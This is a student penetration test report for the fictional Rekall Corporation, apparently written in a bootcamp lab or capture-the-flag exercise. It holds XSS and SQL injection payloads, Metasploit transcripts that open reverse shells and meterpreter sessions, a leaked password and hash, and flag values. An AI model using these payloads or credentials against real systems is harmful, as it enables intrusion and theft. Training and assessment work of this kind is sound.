Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Sachse Cyber Solutions
Contact Name	Jason Sachse
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	01/25/22		

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker’s point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Majority of services were not vulnerable to open source data.
- Using a penetration test regularly to test security is a great practice.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The Web Application was vulnerable to XSS and SQL payloads
- SLMail server was vulnerable on port 110 to an attack which allowed shell access.
- Credentials were publicly accessible on Github.
- Many ports were open, possibly unnecessarily.
- Many password hashes were found throughout the penetration test that allowed for password cracking and privilege escalation.
- Finding TotalRekall's server via public information tools was not great.
- The Apache Web Server is vulnerable to multiple exploits and is outdated.

Executive Summary

The Penetration test was able to identify multiple vulnerabilities within all of the assets of Rekall. Many of these vulnerabilities would allow access to privileged information and access that could be detrimental to the site's reputation and assets.

On the first day, we tested Rekall's web application. We discovered that it was vulnerable to XSS Reflected and Stored attack, and SQL Injection attacks. These attacks allow user login and access without credentials. OSINT, Open Source Intelligence, was used to find information regarding the shown certificate at crt.sh. User credentials were found in a Github Repository. The Apache web server was also found to be out of date and vulnerable to many exploits.

In the Linux environment, an nmap scan found 5 publicly available IP addresses. Commonly used metasploit exploits were used to exploit a remote code execution and spawn a meterpreter shell. A Shellshock exploit led to access to the sudoers file. One of the services was accessed with found credentials.

In the Windows environment, an nmap scan found 2 publicly available IP addresses, belonging to a Windows 10 machine, and a WinDC01 Server. On the Windows 10 machine, we found that port 21 was open to FTP and anonymous login. Port 110 was used for SLMail service and was also exploitable. Once access was achieved, we were able to steal password hashes to gain access to the WinDC01 Server. Unfortunately, it was at this step that we ran out of time to further exploit/document vulnerabilities in this environment.

Overall, all of these vulnerabilities could be used by a malicious actor to cause damage to Rekall Corporation's assets and reputation. Remediation recommendations have been provided and we do urge Rekall to take immediate action to solve these problems.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	**Medium**
SQL Injection	**Critical**
Port 8080 Vulnerability to Metasploit exploit/multi/http/tomcat_jsp_upload_bypass	**Critical**
Shellshock attack on Web Server	**Critical**
Finding Title Certificate search via crt.sh	**Medium**
Finding User Credentials on Github	**Critical**
FTP enumeration, anonymous user access	**High**
SLMail port 110 vulnerability\	**Critical**
Grabbing credentials and solving NT hashes/ hash dump/credential grab	**Critical**


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 34.102.136.180, 172.22.117.20, 172.22.117.10
Ports	21,22, 80, 110, 8080, 8009

Exploitation Risk	Total
Critical	6
High	1


Medium	2
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	By putting <script>alert!(“0”)</script>
Images	 https://ctf-16.azurewebsites.net/challenges#Flag 1-1 Flag 1 30 On the Welcome.php page, enter a reflected XSS payload where it says "Put Your Name Here." The successful payload will make a pop up appear. When you close out the pop-up, Flag 1 will appear! 192.168.14.35/Welcome.php?payload=<script>alert%21%28"Get+to+the+... Begin by entering your name below! Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf
Affected Hosts	192.168.14.35 Web App
Remediation	Input validation.


Vulnerability 2	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical

Description	In the login.php page, we entered ‘ OR ‘1’ = ‘1 and were able to login without proper credentials.

Images	 Project 2 - Remote Desktop
	You are screen sharing
	Stop Share
	Burp Suite Community E...
	Problem load
	Kali on
	09:03 PM
	Login
	Welcome
	Not secure
	192.168.14.35/Login.php
	Exploit-D
	Burp Suite Community Edition v2021.10.3 - Temporary Project
	15.3 Web App Tool Time.pdf
	File
	C:/Users/jason/OneDrive/Desktop/KU_CS_Classwork/Modules/Module%2015%2...
	YouTube
	Maps
	Yahoo
	Amazon.com – Onli...
	LastPass
	KU Bootcamp Dash...
	GitHub
	53
	of 71
	https://portswigger.net
	52
	53
	REKALL CORPORATION
	Please login with your user credentials!
	Login: [redacted]
	Password: [redacted]
	Login
	Congrats, flag 7 is bcs92sjsk233
	Scenario
	An attacker is trying to attack a web application form field with a SQL injection attack.
	The attacker attempts a SQL injection attack, with the common payload of: `' OR '1' = '1`
	Unfortunately for the attacker, the common payload `' OR '1' = '1` doesn’t work.
	The attacker now wants to try many different payloads, such as:
	`* ' or "`
	`-- or #`
	`' OR '1`
	`' OR 1 -- -`
	`" OR "" = "`
	`" OR 1 = 1 -- -`
	`' OR '' = '`
	Rather than trying this list one at a time and checking the results individually, it would be more efficient for the attacker to use a tool to try all of these payloads with a single request.
	Burp Intruder

Affected Hosts	192.168.14.35 Web Application
Remediation	The Web App needs to be configured to not allow direct input and/or implement escaping characters.


Vulnerability 3	Findings
Title	Port 8080 Vulnerability to Metasploit exploit/multi/http/tomcat_jsp_upload_bypass
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using the above metasploit exploit gave root level shell access to the target machine.

Images	
Affected Hosts	192.168.13.10
Remediation	Close the port if not needed to be open or upgrade the service/application so that it is no longer vulnerable to the exploit.

```
   RPORT      8080        yes       The target port
                                    (TCP)
   SSL        false       no        Negotiate SSL/TL
                                    S for outgoing c
                                    onnections
   TARGETURI  /           yes       The URI path of
                                    the Tomcat insta
                                    llation
   VHOST                  no        HTTP server virt
                                    ual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setti  Required  Description
          ng
   ----   -------------  --------  -----------
   LHOST  172.30.174.16  yes       The listen address
          0                         (an interface may
                                    be specified)
   LPORT  4444           yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set
 RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set
 LHOST 192.168.13.1
LHOST => 192.168.13.1
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload ...
[*] Payload executed!
```

```
    networks:
      vuln-net:
        ipv4_address: 192.168.13.12
  container_4:
    container_name: container_4
    image: knqyf263/cve-2019-6340
    ports:
      - 10001:80
    volumes:
      - ./:/home
    networks:
      vuln-net:
        ipv4_address: 192.168.13.13
  container_5:
    container_name: container_5
    image: cyberxsecurity/sudo-vuln
    privileged: true
    expose:
      - "22"
    ports:
      - 10007:80
    volumes:
      - ./:/home
    networks:
      vuln-net:
        ipv4_address: 192.168.13.14
#######################################################
networks:
  vuln-net:
    name: vuln-net
    ipam:
      driver: default
      config:
        - subnet: "192.168.13.0/24"
#######################################################

┌──(root💀kali)-[/]
└─# pwd
/

┌──(root💀kali)-[/]
└─# 
```

Vulnerability 4	Findings
Title	Shellshock attack on Web Server.
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using the metasploit exploit/multi/http/apache_mod_cgi_bash_env_exec, we were able to exploit port 80 and generate a meterpreter shell and access the sudoers file.


Images	

nd the URL

```
    TARGETURI    /cgi-bin/sh  yes       Path to CGI sc
                 ockme.cgi              ript
    TIMEOUT      5            yes       HTTP read resp
                                        onse timeout (
                                        seconds)
    URIPATH                   no        The URI to use
                                         for this expl
                                        oit (default i
                                        s random)
    VHOST                     no        HTTP server vi
                                        rtual host


 Payload options (linux/x86/meterpreter/reverse_tcp):

    Name   Current Setti  Required  Description
           ng
    ----   -------------  --------  -----------
    LHOST  192.168.13.1   yes       The listen address
                                     (an interface may
                                     be specified)
    LPORT  4444           yes       The listen port


 Exploit target:

    Id  Name
    --  ----
    0   Linux x86


 msf6 exploit(multi/http/apache_mod_cgi
 _bash_env_exec) > run

 [*] Started reverse TCP handler on 192.168.13.1:4444
 [*] Command Stager progress - 100.46% done (1097/1092 b
 ytes)
 [*] Sending stage (984904 bytes) to 192.168.13.11
 [*] Meterpreter session 1 opened (192.168.13.1:4444 →
 192.168.13.11:34392 ) at 2023-01-24 21:23:10 -0500

 meterpreter > 
```

Affected Hosts	192.168.13.11
Remediation	You could edit the sudoers file and limit access for all sudo accounts.

Vulnerability 5	Findings
Title	Finding Title Certificate search via crt.sh
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium


Description	Found the stored certificate for the host.
Images	
Affected Hosts	34.102.136.180
Remediation	Do not make this information available to the public, or exposed on the crt.sh site.

Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=

© Sectigo Limited 2015-2022. All rights reserved.

Vulnerability 6	Findings
Title	Finding User Credentials on Github
Type (Web app / Linux OS / WIndows OS)	Windows OS/Web App
Risk Rating	Critical
Description	Able to find user credentials and hash on Github, then after cracking the hash, was able to gain access to the target machine using the credentials trivera:Tanya4life.
Images	


site / xampp.users

totalrekall Added site backup files Latest commit 4dde5a9 on Mar 1, 2022 History


1 contributor

1 lines (1 sloc) | 46 Bytes

```
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```



```
